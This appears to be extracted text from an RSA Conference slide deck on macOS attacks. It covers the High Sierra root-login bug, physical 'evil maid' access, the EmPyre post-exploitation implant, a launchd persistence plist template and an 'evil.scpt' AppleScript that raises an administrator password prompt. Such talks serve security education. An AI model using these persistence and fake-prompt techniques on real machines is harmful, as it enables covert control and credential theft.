
#RSAC



stealing passcodes  
via (hidden) camera

Lemi Orhan Ergin  
@lemiorhan

Dear [@AppleSupport](#), we noticed a \*HUGE\* security issue at MacOS High Sierra. Anyone can login as "root" with empty password after clicking on login button several times. Are you aware of it [@Apple](#)?



#iamroot . . . no password  
needed!

# Physical ('evil maid') Attack ...in action!




#RSAC



# PERSISTENT ACCESS

## remote command and control



# Persistent Implant empyre (python)




#RSAC

The screenshot shows the GitHub repository page for 'EmpireProject / EmPyre'. The repository is described as 'A post-exploitation OS X/Linux agent written in Python 2.7'. It has 254 commits, 2 branches, 1 release, and 10 contributors. The license is BSD-3-Clause. A green 'Clone or download' button is visible at the bottom right.



**python  
open-source  
extensible**


**empyre**



# Persistence launch item (daemon/agent)



identifier



auto launch

daemons & agents are  
started by launchd

plist instructs launchd  
how/when to load the item

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>      -----
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.persist</string>
    <key>ProgramArguments</key>
    <array>
        <string>/path/to/persist</string>
        <string>args?</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

-----> binary

# Getting r00t 'easy' on macOS




#RSAC

```
$ cat evil.scpt
do shell script "say hi"
with administrator privileges

$ osascript evil.scpt
```


----->

**trusted auth prompt?**



patrick wardle ✅  
@patrickwardle

user's \$TMPDIR now protected on H.  
Sierra!? 😱 -it's a (short-term) mitigation  
against an 0day priv-esc affecting all recent  
vers OSX 😄 😢 💻 🍎 😰 😔



**real hackers use  
0days ;)**

